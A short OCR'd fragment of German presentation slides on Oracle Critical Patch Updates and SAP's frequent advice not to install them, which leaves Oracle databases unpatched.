
- **Oracle Critical Patch Updates (CPUs)**
  - vierteljährlich
  - enthalten nicht nur Sicherheitsupdates
- **Konflikte mit SAP Patchen**
  - SAP empfiehlt oft CPUs nicht einzuspielen
  - z.B. für Oracle 10.2.0.2: CPUs von Oktober 2006 bis Juli 2007 waren nicht freigeben


**Oracle Datenbank nicht gepatcht**


# Agenda

